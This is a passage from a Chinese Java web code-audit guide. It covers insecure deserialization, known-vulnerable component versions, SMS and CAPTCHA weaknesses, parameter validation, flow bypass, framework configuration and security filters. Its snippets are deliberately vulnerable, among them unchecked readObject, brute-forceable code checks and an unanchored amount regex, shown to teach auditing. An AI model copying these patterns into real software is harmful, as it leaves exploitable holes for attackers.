搜索“InputStream”、“OutputStream”、“BufferedReader”等关键字，查看对应声明的流对象是否使用了.close()方法。



## 序列化

### 不安全的反序列化漏洞

#### 漏洞描述

反序列化不受信任的数据可能导致Java创建任意攻击者指定的类的对象，导致任意代码执行或拒绝服务攻击。例如Runtime.exec()使用攻击者提供的参数。因此，应首先验证要反序列化的不受信任的输入，以确保序列化数据仅包含受信任的类，可以在受信任类的白名单中指定。这可以通过重写类的resolveClass() 方法来完成java.io.ObjectInputStream。

#### 审计要点

√readObject()方法是否解析了用户可控的数据

√是否使用了存在反序列化漏洞的组件和JDK

√是否在反序列化对象之前，对数据进行检查

#### 漏洞特征

存在外部不受信任的数据，被反序列化生成对象。

|  |
| --- |
| import java.io.\*;    class DeserializeExample {  public static Object deserialize(byte[] buffer) throws IOException, ClassNotFoundException {  Object ret = null;  try (ByteArrayInputStream bais = new ByteArrayInputStream(buffer)) {  try (ObjectInputStream ois = new ObjectInputStream(bais)) {  ret = ois.readObject();  }  }  return ret;  }  } |

#### 审计示例或方法

检查应用中是否使用了存在已知反序列化漏洞的组件。全文搜索“readObjec”关键词，逆向溯源被反序列化的数据是否用户可控。系统中是否重写了resolveClass()方法，对反序列化的类进行黑白名单验证。

## 环境依赖

### 不安全的第三方组件引用

#### 漏洞描述

系统中引用了存在已知漏洞的第三方组件，如Jackson反序列化漏洞、Struts2远程代码执行漏洞等，可能会直接或间接导致系统沦陷。

#### 审计要点

使用的组件版本是否存在已知安全漏洞


表 1.1 常见组件版本漏洞对应表

|  |  |
| --- | --- |
| **常用组件及版本** | **存在的组件漏洞** |
| Struts2<2.3.34或<2.5.16 | 远程代码执行漏洞（s2-045、s2-048等） |
| pivotal Spring Data REST 3.0 - 3.0.5 | 远程代码执行漏洞（CVE-2018-1273） |
| pivotal Spring Data REST 2.6 - 2.6.10 |
| pivotal Spring Data Commons 2.0 - 2.0.5 |
| pivotal Spring Data Commons 1.13 - 1.13.10 |
| Fastjson <= 1.2.24 | 远程代码执行漏洞 |
| Jackson Version 2.7.\* < 2.7.10 | Java反序列化远程代码执行漏洞 |
| Jackson Version 2.8.\* < 2.8.9 |
| Jackson-databind version 2.9.3 | 远程代码执行漏洞（CVE-2017-17485） |
| Jackson-databind version 2.7.9.1 |
| Jackson-databind version 2.8.10 |
| Apache Commons FileUpload<1.3.2 | 拒绝服务漏洞 |
| Apache Commons Collections <= 3.2.1 | Java反序列化远程代码执行漏洞 |

#### 审计示例或方法

通过maven部署的项目，通过pom.xml安装项目依赖，需对所依赖的jar包的版本号进行检查，避免使用存在已知安全漏洞的jar包。

同时要检查存在漏洞的jar包是否在业务中确实被使用了。



## 业务安全

### 验证码安全

#### 漏洞描述

验证码主要用于防止暴力破解、识别用户身份等方面，常见的验证码主要由图形验证码、短信验证码、邮件验证码等。验证码主要存在的安全问题有暴力破解、重复使用、客户端回显和绕过等问题。

#### 审计要点

√验证码是否一次有效性

√图形验证码是否是一次性的，短信验证码、邮件验证码是否限制了错误验证的次数。

√验证码是否在服务器端校验

√短信验证码等重要验证码是否返回了前端页面

#### 漏洞特征

以下代码是不安全的验证码校验方式，存在暴力破解的问题。

|  |
| --- |
| String smscode = request.getParameter("smscode");  String smscode2 = session.getAttribute("smscode");  if (smscode!=null && smscode2.equals(smscode)) {  return SUCCESS;  }else {  return FALSE;  } |


#### 审计示例或方法

审计验证码校验功能中，是否在判断过程中，对存在Session中的验证码进行了更新，未更新的验证码，是否限制了错误校验次数。

审计验证码使用后，是否进行了更新。

审计短信验证码是否向前端返回了具体的值。

以下是代码示例，问题为验证码的识别度过高，且使用了伪随机数，容易被机器猜测、识别。



### 短信（邮件）炸弹

#### 漏洞描述

服务器端未对短信、邮件等发送接口进行频率的限制，导致重复的请求被提交，从而造成短信（邮件）炸弹，对客户造成影响，消耗短信接口的费用，导致短信发送接口拒绝服务。

#### 审计要点

√是否存在防止短信轰炸的强机制

#### 漏洞特征

在发送短信之前没有任何判断与防护机制，包括时间戳、序列号、可靠的验证码等防护方式，如下代码示例。


|  |
| --- |
| @RequestMapping("/{phone}/sendSMS.do")  public void sendSMS(@PathVariable("phone")String phone,HttpServletRequest req,HttpServletResponse res){  service.sendMessage(phone, req.getParameter("smsContent"));  DoAjax.resultJson(res, true);  } |

#### 审计示例或方法


针对性审计短信（邮件）发送功能，检查其发送之前，是否记录了当前发送时间，是否判断了当前发送时间与前一次发送时间的间隔，且发送间隔是否符合安全要求。

代码审计示例如下。


请求手机短信，校验图形验证码。



可以看出图形验证码未清除缓存，导致验证码可以再次提交验证。



而前端的重置图形验证码，这是无效的。



### 参数合法性校验

#### 漏洞描述

服务器端未对重要参数进行合理性校验，导致攻击者可以输入非预期的值，获取非法利益；或者导致攻击者可以输入任意字符，甚至注入恶意字符，进行SQL注入、XSS攻击等行为。

#### 审计要点

金额、数量、比率等参数是否判断了参数范围、参数值的合理性。

正则表达式误用导致判断失效。

#### 漏洞特征

在交易功能中，金额、数量直接从前端获取，直接进行计算，计算前没有进行合理性检查。

如下是一段匹配金额的正则表达式，但是由于没有加上$和^,所以存在绕过。


|  |
| --- |
| String regex1 = "\\d{1,11}(\\.\\d{1,2})?";  Pattern p = Pattern.compile(regex1); |

#### 审计示例或方法

该漏洞通常发生在交易功能中，如购物车、订单、支付等功能处，对金额、数量、利率等数值未进行合理性检查，导致漏洞产生。

针对性审计该功能所传入的参数，审计在业务处理过程中，是否对重要的参数进行了合理性的判断，如金额是否大于0，数量是否大于0而小于等于库存，利率是否在规定的范围内等等。

以下代码审计示例，就是一个由于正则表达式误用而导致任意金额的问题。



### 业务流程跳跃/绕过

#### 漏洞描述

业务流程由前端进行控制，服务器端对应的各功能分离，导致业务流程可被攻击者进行控制，从而绕过流程中的各项校验功能，达到攻击的目的。

#### 审计要点

√是否通过前端控制业务流程

流程是否前端可控，是否分步骤进行，服务器端对应的业务处理功能是否分离。

身份校验等功能是否存在流程跳跃/绕过

#### 漏洞特征

下列示例代码，在重置密码的流程中，先校验验证码，后重置，流程由前端进行判断，且重置密码的流程中未传递与验证码相关的参数，存在流程绕过的风险。

|  |
| --- |
| var code=$("#code").val();  $.getJSON("<%=request.getContextPath()%>/CheckSafeCode.action",  {  "safeCode":code  },function(data){  if(data==1){  $('#c').text("验证码不正确");  }else{  var password=$("#pwd").val();  var newpass= hex\_md5(password);  var id=$("#id").val();  $.getJSON("<%=request.getContextPath()%>/resetpass.action",  {  "params.password":newpass,  "params.id":id  },function(data){  ……  });  }  }); |

#### 审计示例或方法

梳理业务流程，分析其前端流程如何控制，发起了哪些请求，传递了哪些参数；

分析其后端业务处理功能，是否存在流程分离的情况；

若最终的业务处理过程中，未关联前几步的身份校验结果，则存在安全风险。

# Java Web基础

## Request && Response

请求和响应在Web开发当中没有语言之分不管是ASP、PHP、ASPX还是Java EE也好，Web服务的核心应该是一样的。在我看来Web开发最为核心也是最为基础的东西就是Request和Response！我们的Web应用最终都是面向用户的，而Request和Response完成了客户端和服务器端的交互。服务器的工作主要是围绕着客户端的请求与响应的，当Web应用发生安全漏洞时，最终也是由Request传入用户可控数据引起的。

Request是漏洞产生的入口，也是代码审计人员应加以重点关注的部分，请求数据的来源主要分为如下几类：

* HTTP使用GET与POST方法提交的数据；
* HTTP使用PUT、DELETE、OPTIONS、TRACE等方法提交的数据；
* HTTP的cookie、header数据；
* XML、XLS、XLSX、CSV、TXT与DOC等上传文件的文件名与文件中内容；
* SESSION、XML或properties配置文件、缓存（Redis、Memcached）、数据库、序列化与反序列化对象等中存储的用户可控部分（可导致二次安全问题）


HttpServletRequest所提供的方法及描述如下：

|  |  |
| --- | --- |
| **方法** | **描述** |
| Cookie[] getCookies() | 返回客户端所有的Cookie的数组 |
| Enumeration getAttributeNames() | 返回request对象的所有属性名称的集合 |
| Enumeration getHeaderNames() | 返回所有HTTP头的名称集合 |
| Enumeration getParameterNames() | 返回请求中所有参数的集合 |
| HttpSession getSession() | 返回request对应的session对象，如果没有，则创建一个 |
| HttpSession getSession(boolean create) | 返回request对应的session对象，如果没有并且参数create为true，则返回一个新的session对象 |
| Locale getLocale() | 返回当前页的Locale对象，可以在response中设置 |
| Object getAttribute(String name) | 返回名称为name的属性值，如果不存在则返回null。 |
| ServletInputStream getInputStream() | 返回请求的输入流 |
| String getAuthType() | 返回认证方案的名称，用来保护servlet，比如“BASIC”或者“SSL”或null如果JSP没设置保护措施 |
| String getCharacterEncoding() | 返回request的字符编码集名称 |
| String getContentType() | 返回request主体的MIME类型，若未知则返回null |
| String getContextPath() | 返回request URI中指明的上下文路径 |
| String getHeader(String name) | 返回name指定的信息头 |
| String getMethod() | 返回此request中的HTTP方法，比如GET，POST，或PUT |
| String getParameter(String name) | 返回此request中name指定的参数，若不存在则返回null |
| String getPathInfo() | 返回任何额外的与此request URL相关的路径 |
| String getProtocol() | 返回此request所使用的协议名和版本 |
| String getQueryString() | 返回此request URL包含的查询字符串 |
| String getRemoteAddr() | 返回客户端的IP地址 |
| String getRemoteHost() | 返回客户端的完整名称 |
| String getRequestURI() | 返回request的URI |
| String getRequestedSessionId() | 返回request指定的session ID |
| String getServletPath() | 返回所请求的servlet路径 |
| String[] getParameterValues(String name) | 返回指定名称的参数的所有值，若不存在则返回null |
| Map getParameterMap() | 返回参数的Map，若不存在则返回null |
| String[] getHeaders() | 返回HTTP信息头 |

## MVC开发架构

传统的开发存在结构混乱易用性差耦合度高可维护性差等多种问题，为了解决这些毛病分层思想和MVC框架就出现了。MVC是三个单词的缩写，分别为：模型（Model），视图（View）和控制（Controller）。MVC模式的目的就是实现Web系统的职能分工。

* Model层实现系统中的业务逻辑，通常可以用JavaBean或EJB来实现。
* View层用于与用户的交互，通常用JSP来实现（JavaWeb项目中如果不采用JSP作为展现层完全可以没有任何JSP文件，甚至是过滤一切JSP请求）。
* Controller层是Model与View之间沟通的桥梁，它可以分派用户的请求并选择恰当的视图用于显示，同时它也可以解释用户的输入并将它们映射为模型层可执行的操作。



除MVC架构的分层模式外，代码审计过程中，遇到的分层结构还会有：

* 展现层（View视图）
* 控制层（Controller控制层）
* 服务层（Service）
* 实体层（entity实体对象、VO（value object）值对象、模型层（bean））
* 业务逻辑层BO（business object）
* 持久层（dao——Data Access Object数据访问层、PO（persistant object）持久对象）


**MVC框架的典型应用——SSM（Spring + Spring MVC + Mybatis）：**

Spring就像是整个项目中装配bean的大工厂，在配置文件中可以指定使用特定的参数去调用实体类的构造方法来实例化对象。Spring的核心思想是IoC（控制反转），即不再需要程序员去显式地`new`一个对象，而是让Spring框架帮你来完成这一切。

Spring MVC在项目中拦截用户请求，它的核心Servlet即DispatcherServlet承担中介或是前台这样的职责，将用户请求通过HandlerMapping去匹配Controller，Controller就是具体对应请求所执行的操作。SpringMVC相当于SSH框架中struts。

Mybatis是对jdbc的封装，它让数据库底层操作变的透明。Mybatis的操作都是围绕一个SqlSessionFactory实例展开的。Mybatis通过配置文件关联到各实体类的Mapper文件，Mapper文件中配置了每个类对数据库所需进行的sql语句映射。在每次与数据库交互时，通过SqlSessionFactory拿到一个SqlSession，再执行sql命令。

下图为结合Apache Shiro框架的SSM架构设计图：



## 配置文件web.xml

web.xml文件是用来初始化配置信息：比如Welcome页面、自定义异常页面、servlet、servlet-mapping、filter、listener、启动加载级别等。

Servlet是基本的服务端程序，他来自接口Servlet，接口中有方法service。而Servlet的一个重要实现类，则是tomcat服务器的核心，那就是HttpServlet。

Listener是监听器，用于监听Servlet，他是基于观察者模式的，他的核心接口是ServletContextListener，继承自EventListener，内置的监听器可用于监听属性变化、Session创建等，一般来说是用于监听Servlet的，Servlet监听器用于监听一些重要事件的发生，监听器对象可以在事情发生前、发生后可以做一些必要的处理。

Filter是过滤器，用于过滤到Servlet的Request，它使用户可以改变一个Request和修改一个Response。Filter不是一个Servlet，不能产生一个Response，但是它能够在一个Request到达Servlet之前预处理Request，也可以在离开Servlet时处理Response。Filter在应用中使用的场景一般为编码转换、权限控制或者是拦截攻击利用字符。

一个Filter包括：

1）在servlet被调用之前截获；

2）在servlet被调用之前检查servlet request；

3）根据需要修改request头和request数据；

4）根据需要修改response头和response数据；

5）在servlet被调用之后截获。

|  |  |
| --- | --- |
| **说明** | **元素** |
| context-param | 声明应用范围内的初始化参数 |
| filter | 过滤器元素将一个名字与一个实现javax.servlet.Filter接口的类相关联 |
| filter-mapping | 一旦命名了一个过滤器，就要利用filter-mapping元素把它与一个或多个servlet或JSP页面相关联 |
| listener | servlet API的版本2.3增加了对事件监听程序的支持，事件监听程序在建立、修改和删除会话或servlet环境时得到通知。Listener元素指出事件监听程序类 |
| servlet | 在向servlet或JSP页面制定初始化参数或定制URL时，必须首先命名servlet或JSP页面。Servlet元素就是用来完成此项任务的 |
| servlet-mapping | 服务器一般为servlet提供一个缺省的URL：http://host/webAppPrefix/servlet/ServletName。但是，常常会更改这个URL，以便servlet可以访问初始化参数或更容易地处理相对URL。在更改缺省URL时，使用servlet-mapping元素 |
| session-config | 如果某个会话在一定时间内未被访问，服务器可以抛弃它以节省内存。可通过使用HttpSession的setMaxInactiveInterval方法明确设置单个会话对象的超时值，或者可利用session-config元素制定缺省超时值 |
| mime-mapping | 如果Web应用具有想到特殊的文件，希望能保证给他们分配特定的MIME类型，则mime-mapping元素提供这种保证 |
| welcome-file-list | 指示服务器在收到引用一个目录名而不是文件名的URL时，使用哪个文件 |
| error-page | 在返回特定HTTP状态代码时，或者特定类型的异常被抛出时，能够制定将要显示的页面 |
| taglib | 对标记库描述符文件（Tag Libraryu Descriptor file）指定别名。此功能使你能够更改TLD文件的位置，而不用编辑使用这些文件的JSP页面 |
| security-constraint | 制定应该保护的URL。它与login-config元素联合使用 |
| login-config | 指定服务器应该怎样给试图访问受保护页面的用户授权。它与sercurity-constraint元素联合使用 |

## 框架识别

### struts.xml

框架识别：

web.xml中存在一下代码，说明其使用了struts2

|  |
| --- |
| <filter>  <filter-name>struts2</filter-name>  <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</filter-class>  </filter>  <filter-mapping>  <filter-name>struts2</filter-name>  <url-pattern>/\*<url-pattern>  </filter-mapping> |


struts.xml标签说明：

|  |  |
| --- | --- |
| **标签** | **说明** |
| constant | 用来配置常量 |
| package | 提供了将多个Action组织为一个模块的方式 |
| action | 用于配置action映射，以确定如何处理客户端请求 |
| result | 用于设置结果视图 |
| interceptors | 一般多用于自定义拦截器或拦截器栈的注册 |
| include | 用来将一个struts.xml配置文件分割成多个配置文件 |

### Spring

框架识别：

|  |
| --- |
| <context-param>  <param-name>contextConfigLocation</param-name>  <param-value>/WEB-INF/applicationContext-db.xml,/WEB-INF/applicationContext.xml</param-value>  <!-- 默认是/WEB-INF/applicationContext.xml -->  </context-param>  <listener>  <listener-class>org.springframework.web.context.ContextLoaderListener  </listener-class>  </listener>  <!-- Spring MVC的主控Servlet -->  <servlet>  <servlet-name>SpringMVC</servlet-name>  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>  <init-param>  <param-name>contextConfigLocation</param-name>  <param-value>/WEB-INF/springMVC-servlet.xml</param-value>  <!-- 默认是/WEB-INF/[servlet名字]-servlet.xml -->  </init-param>  <load-on-startup>1</load-on-startup>  </servlet>  <servlet-mapping>  <servlet-name>SpringMVC</servlet-name>  <url-pattern>/</url-pattern>  </servlet-mapping> |



具体步骤：

第一步：发起请求到前端控制器(DispatcherServlet)

第二步：前端控制器请求HandlerMapping查找 Handler （可以根据xml配置、注解进行查找）

第三步：处理器映射器HandlerMapping向前端控制器返回Handler，HandlerMapping会把请求映射为HandlerExecutionChain对象（包含一个Handler处理器（页面控制器）对象，多个HandlerInterceptor拦截器对象），通过这种策略模式，很容易添加新的映射策略

第四步：前端控制器调用处理器适配器去执行Handler

第五步：处理器适配器HandlerAdapter将会根据适配的结果去执行Handler

第六步：Handler执行完成给适配器返回ModelAndView

第七步：处理器适配器向前端控制器返回ModelAndView （ModelAndView是springmvc框架的一个底层对象，包括 Model和view）

第八步：前端控制器请求视图解析器去进行视图解析 （根据逻辑视图名解析成真正的视图(jsp)），通过这种策略很容易更换其他视图技术，只需要更改视图解析器即可

第九步：视图解析器向前端控制器返回View

第十步：前端控制器进行视图渲染 （视图渲染将模型数据(在ModelAndView对象中)填充到request域）

第十一步：前端控制器向用户响应结果

# 常见安全控制措施

## 安全过滤器

根据规范建议的各种类型的过滤器：

* 身份验证过滤器（Authentication Filters）
* 加密过滤器（Encryption Filters）
* 参数过滤器（Parameter Filters）
* 日志记录和审核过滤器（Logging and Auditing Filters）
* MIME-TYPE 链过滤器（MIME-TYPE Chain Filters）

### Filter过滤器方法

过滤器是一个实现了 javax.servlet.Filter 接口的 Java 类。javax.servlet.Filter 接口定义了三个方法：

|  |  |
| --- | --- |
| **序号** | **方法 & 描述** |
| 1 | public void doFilter (ServletRequest, ServletResponse, FilterChain)  该方法完成实际的过滤操作，当客户端请求方法与过滤器设置匹配的URL时，Servlet容器将先调用过滤器的doFilter方法。FilterChain用户访问后续过滤器。 |
| 2 | public void init(FilterConfig filterConfig)  web 应用程序启动时，web 服务器将创建Filter 的实例对象，并调用其init方法，读取web.xml配置，完成对象的初始化功能，从而为后续的用户请求作好拦截的准备工作（filter对象只会创建一次，init方法也只会执行一次）。开发人员通过init方法的参数，可获得代表当前filter配置信息的FilterConfig对象。 |
| 3 | public void destroy()  Filter容器在销毁过滤器实例前调用该方法，在该方法中释放Filter过滤器占用的资源。 |

### FilterConfig 使用

Filter 的 init 方法中提供了一个 FilterConfig 对象。

如 web.xml 文件配置如下：

|  |
| --- |
| <filter>  <filter-name>LogFilter</filter-name>  <filter-class>com.runoob.test.LogFilter</filter-class>  <init-param>  <param-name>Site</param-name>  <param-value>菜鸟教程</param-value>  </init-param>  </filter> |

在 init 方法使用 FilterConfig 对象获取参数：

|  |
| --- |
| public void init(FilterConfig config) throws ServletException {  // 获取初始化参数  String site = config.getInitParameter("Site");  // 输出初始化参数  System.out.println("网站名称: " + site);  } |

## 安全框架

### Spring Security

在 web.xml 中添加 Spring Security 的过滤器：

|  |
| --- |
| <filter>  <filter-name>springSecurityFilterChain</filter-name>  <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>  </filter>  <filter-mapping>  <filter-name>springSecurityFilterChain</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping> |

声明使用数据库来保存用户信息：

|  |
| --- |
| <bean id="dataSource"  class="org.springframework.jdbc.datasource.DriverManagerDataSource">  <property name="driverClassName" value="org.apache.derby.jdbc.ClientDriver" />  <property name="url" value="jdbc:derby://localhost:1527/mycompany" />  <property name="username" value="app" />  <property name="password" value="admin" />  </bean>  <bean id="userDetailsService"  class="org.springframework.security.core.userdetails.jdbc.JdbcDaoImpl">  <property name="dataSource" ref="dataSource" />  </bean>  <sec:authentication-manager>  <sec:authentication-provider user-service-ref="userDetailsService" />  </sec:authentication-manager> |

配置对不同 URL 模式的访问权限：

|  |
| --- |
| <sec:http>  <sec:intercept-url pattern="/president\_portal.do\*\*" access="ROLE\_PRESIDENT" />  <sec:intercept-url pattern="/manager\_portal.do\*\*" access="ROLE\_MANAGER" />  <sec:intercept-url pattern="/\*\*" access="ROLE\_USER" />  <sec:form-login />  <sec:logout />  </sec:http> |

### Apache Shiro

web.xml 配置：

|  |
| --- |
| <filter>  <filter-name>shiroFilter</filter-name>  <filter-class>  org.springframework.web.filter.DelegatingFilterProxy  </filter-class>  </filter>  <filter-mapping>  <filter-name>shiroFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping> |

Spring 配置：

|  |
| --- |
| <bean id="shiroFilter" class="org.apache.shiro.spring.web.ShiroFilterFactoryBean">  <property name="securityManager" ref="securityManager"/>  <property name="loginUrl" value="/login.do"/>  <property name="successUrl" value="/welcome.do"/>  <property name="unauthorizedUrl" value="/403.do"/>  <property name="filters">  <util:map>  <entry key="authc" value-ref="formAuthenticationFilter"/>  </util:map>  </property>  <property name="filterChainDefinitions">  <value>  /=anon  /login.do\*=authc  /logout.do\*=anon  # 权限配置示例  /security/account/view.do=authc,perms[SECURITY\_ACCOUNT\_VIEW]  /\*\* = authc  </value>  </property>  </bean>  <bean id="securityManager"  class="org.apache.shiro.web.mgt.DefaultWebSecurityManager">  <property name="realm" ref="myShiroRealm"/>  </bean>  <bean id="myShiroRealm" class="xxx.packagename.MyShiroRealm">  <!-- businessManager 用来实现用户名密码的查询 -->  <property name="businessManager" ref="businessManager"/>  <property name="cacheManager" ref="shiroCacheManager"/>  </bean>  <bean id="lifecycleBeanPostProcessor"  class="org.apache.shiro.spring.LifecycleBeanPostProcessor"/>  <bean id="shiroCacheManager"  class="org.apache.shiro.cache.ehcache.EhCacheManager">  <property name="cacheManager" ref="cacheManager"/>  </bean>  <bean id="formAuthenticationFilter"  class="org.apache.shiro.web.filter.authc.FormAuthenticationFilter"/> |